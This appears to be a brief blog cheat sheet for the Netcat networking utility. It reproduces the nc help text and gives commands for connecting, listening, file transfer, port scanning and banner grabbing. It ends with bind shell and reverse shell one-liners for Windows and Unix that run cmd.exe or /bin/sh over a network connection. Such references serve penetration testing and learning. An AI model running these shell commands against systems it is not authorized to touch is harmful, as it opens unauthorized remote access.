
Netcat Cheat Sheet

less than 1 minute read

Netcat which has been famously labeled as the “Swiss army knife of hacking” is a networking utility used for reading/writing from TCP/UDP sockets, port scanning, file transfer, port listening, and backdooring.

Usage



```
[v1.10-41]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

Basic Commands

TCP Port - Connecting

```
nc -nv <IP> <PORT>
```

TCP Port - Listening

```
nc -lvp <PORT>
```

Connect and return HTTP Page

```
nc -nv <IP> 80
```

```
HEAD / HTTP/1.1
```

File Transfer

```
nc -lvp 4444 > output.txt # Receiving End
```

```
nc -nv <IP> < input.txt # Sending End
```

Port Scanning

```
nc -z <IP> <PORT RANGE>
```

Banner Grabbing

```
echo "" | nc -nv -w1 <IP> <PORTS>
```

Windows

Bind Shell

```
nc -lvp 4444 -e cmd.exe
```

```
nc -nv <IP> 4444
```

Reverse Shell

```
nc -lvp 443 # Attacker - Receiving
```

```
nc -nv <IP> 443 -e cmd.exe # Target - Sending
```

Nix

Bind Shell

```
nc -lvp 4444 -e /bin/sh
```

```
nc -nv <IP> 4444
```

Reverse Shell

```
nc -lvp 443
```

```
nc -nv <IP> 443 -e /bin/sh
```

Additional Resources

SANS Netcat Cheat Sheet (https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf)

Wikipedia (https://en.wikipedia.org/wiki/Netcat)

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